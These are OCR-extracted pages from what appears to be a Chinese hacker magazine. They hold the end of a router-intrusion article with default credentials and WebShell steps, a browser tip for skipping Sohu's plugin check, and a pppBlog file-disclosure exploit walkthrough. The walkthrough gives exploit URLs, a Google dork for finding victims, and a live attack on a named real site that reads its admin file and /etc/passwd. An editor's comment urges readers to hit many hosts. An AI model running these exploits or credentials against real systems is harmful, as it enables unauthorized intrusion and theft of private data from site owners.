第一步，获取 WEB 目录的完全路径，如图 2 所示。

第二步，查看数据库文件，如图 3、图 4 所示。

第三步，查看 GUI 管理密码，如图 5 所示。

有两个账户 default:default 和 root:ser300。

第四步，获取 WebShell，如图 6、图 7 所示。

由上面的过程，我们就取得目标系统的一个 WebShell，接下去的工作我就不做了，大家可以在这个基础上进行下去。




图7 连接得到

（文章中用到的工具 WebDAVScan、cmd.php 和作者做的动画在光盘中有收录。）

编辑点评 文章中说到的漏洞是韩国的一款 Raonet Subscriber Ethernet Router 路由器的缺陷，在众多缺陷中，可以前后呼应：先暴出绝对路径，接着找到数据库连接文件，取得连接密码和账号，用得到的账号和密码连接数据库，通过写木马到表中再按路径导出得到 WebShell。但小编要提醒大家的是，如果目标主机限制了用户的连接 IP，估计就没得玩了。所以建议大家按照文中说到的三种方法，广撒网，定能捕到大鱼。

另补Q版黑客 一个操作搞定 SOHU 图片
——对《畅游 sohu 图片频道不受限》的补充

smallrascal [S.C.T]&[A.V.T]

看了《黑客手册》6 期上的《对畅游 sohu 图片频道不受限》一文，觉得作者分析得很清楚，对菜菜们很有用，但是仅仅是为了看张图片而大费周折有点"杀鸡用牛刀"的感觉。如图 1 所示就是禁止浏览、要安装插件的提示。

现在我们来看看如何解决它。打开 Maxthon 浏览器，点开"选项"菜单，将鼠标移动到"下载控制（当前窗口）"上，稍等片刻就可以看到子菜单，把"允许 Scripts"前面的勾去掉，如图 2 所示。




图1 sohu图吧提示安装插件





图2 把"允许Scripts"前面的勾去掉

完成后再点击一下工具栏上的"后退"按钮。现在你就可以不用安装插件，直接浏览图片了。图 1 所示的提示不会再出现。其原理很简单，因为要检测是否安装插件，就一定要用到 JS 或 VBS 脚本，所以我们只要禁止脚本功能，那么检测就不会做，没有了检测就不会有提示。这些虽然 IE 也能做到，但设置起来比较繁琐，而且影响全局，所以选择第三方的浏览器比较好。



pppBlog(<=0.3.8)系统文件代码泄露漏洞分析测试

天马行空

从本文你可以学到：
1、本地文件泄露漏洞的产生原因。
2、构造漏洞利用的条件。
3、入侵中的一些技巧。

一、漏洞产生原因分析

在randompic.php文件中，为了看清整个文件的结构流程和结构关系，我去掉了一些细节代码，只保留了最外层的框架，如下是分析：

```
<?php
$dir = 'images';
if (isset($_REQUEST['dir'])) $dir=$_REQUEST['dir'];
//上面的意思是：如果有dir这个参数，则取它的值给$dir。
// album specified ... read picture list from album
if (isset($_REQUEST['album'])){
  //这个IF是用来显示像册的。
}
//上面这个IF语句只有我们提交了album参数才会执行
// otherwise: read files from dir
elseif (is_dir($dir)){
  //读入文件功能
}
//上面这个IF则是当我们提交了dir参数才会进去，如果我们提交的dir是一个不存在的目录，就不会进入
//省略一些无关代码
if (isset($_REQUEST['album'])){
  //这个IF用来显示像册
}
//上面这个IF也只有album存在时才会进入
//!!以下是我们利用的地方
header("Content-Type: image/gif");
header("Content-Transfer-Encoding: binary");
readfile("$dir/$files[$randnum]");
//上面这个radfile可以读入我们构造好的文件
?>
```

二、漏洞利用分析

如上分析，如果我们直接请求randompic.php这个文件，那么$files这个变量就没有进行初始化，如果目标主机中的register_globals = On（默认的），我们就可以指定dir这个参数为一个不存在的目录，然后构造我们的$files[0]为任意文件来进行读取了。利用的EXP基本上就是这样的格式：

```
http://[target]/[path]/randompic.php?dir=noexit&files[0]=[文件路径]
```

如上的dir是个并不存在的目录，文件路径是可以用../来跳转的，所以我们可以读取目标主机上的任意文件。

三、漏洞网站定位

对于WEB系统，我们自然是借助Google来定位的，用Google查找特征关键词就可以找到符合我们要求的网站。这个系统，我们可以以关键词“Powered by pppblog”来搜索，如图1所示的就是搜索结果，好像使用这个的人还不少。




图1 用Google查找目标

四、漏洞的初级利用

这个系统是基于TXT文本的，不需要数据库，也就是说它把设置都放入文本中的，包括管理员和注册用户的用户名和密码。由上面的分析知道，我们可以读出任何文件，那当然也能读出保存管理员和用户信息的文件。由代码知道，保存管理员信息的文件是./config/admin.php，而注册用户的信息则保存在./confid/user.php。

OK，我们在上面搜到的结果中随便找个测试一下，就用http://www.crazyshow.idv.tw/sblog/ppp/这个吧，是个台湾的站，我们来试下。

直接请求地址：

http://www.crazyshow.idv.tw/sblog/ppp/randompic.php?dir=noexit&files[0]=../config/admin.php

就可以看到保存管理员信息的文件内容了，如图2所示。




图2 查看到管理员信息

看到上图，有点心寒，感觉乱乱的。应该加密码了，赶快查下源代码，看管理员信息是怎么保存的，在sb_login.php中有个函数create_password()，如下处理：

```
function create_password ( $user, $pass ) {// 传入管理员用户名和密码
  $mypasswd = $user.$pass; //连接起来
  $hashed = crypt($mypasswd); //用crypt加密
  $filename = 'config/admin.php';//保存信息的文件
```

```
    if (file_exists($filename)){return false;}// 如果已经存在，就返回（保证只写一次）
    $result = sb_write_file( $filename,"<?php \$admin_auth='".$hashed."';?>" );// 写入加密后字符
    if ( $result ) {// 如果返回是 TURE，则写成功
    // 省略无关代码
    }
    }
```

crypt()函数加密功能：

格式：string crypt (string input_string [, string salt])

这一函数完成被称作单向加密的功能，也就是说，它可以加密一些明码，但不能够将密码转换为原来的明码。单向加密的口令即使落入第三方手中，由于不能被还原为明文，所以也没有多大用处。

原来是用crypt()加密了，不能还原回来。没用了，哎，可怜呀。

五、漏洞的中级利用

上面我们虽然能读出管理员的信息，但因为它是用crypt加密了的，利用不了，所以我们继续看看其他方法。

我们先来暴下它的绝对路径，再用../跳转到我们想读的文件去。暴路径很简单，只要在http://www.crazyshow.idv.tw/sblog/ppp/randompic.php?dir=noexit&files[0]=[文件路径] 的文件路径那指定一个不存在的文件就能暴出，如下请求http://www.crazyshow.idv.tw/sblog/ppp/randompic.php?dir=noexit&files[0]=no，如图3所示。




图3 暴出绝对路径

可以看到提示信息如下：

```
<br />
<b>Warning</b>: readfile(noexit/no): failed to open stream: No such file or directory in <b>/home/cyutca3/public_html/sblog/ppp/randompic.php</b> on line <b>68</b><br />
```

OK，得到绝对路径啦，我们来推算下etc/passwd的路径怎么构造：

1、我们现在所运行的文件randompic.php的绝对路径在上面看到的是：/home/cyutca3/public_html/sblog/ppp/randompic.php。

2、pppBlog系统中images目录和randompic.php文件同在根目录下，所以它的绝对地址是在/home/cyutca3/public_html/sblog/ppp/下。

3、我们构造的不存在的目录noexit和images目录位置一样，所以它的绝对路径为/home/cyutca3/public_html/sblog/ppp/下。

4、所以我们构造的etc/passwd的值就是：files[0]= ../../../../../../etc/passwd。

我们来读下看，请求地址：http://www.crazyshow.idv.tw/sblog/ppp/randompic.php?files[0]=../../../../../../../etc/passwd，返回如图4所示的信息。




图4 返回etc/passwd信息

如上，我们成功读取了etc/passwd的信息。利用以上原理，我们也可以读取其他文件，自然也被权限限制。

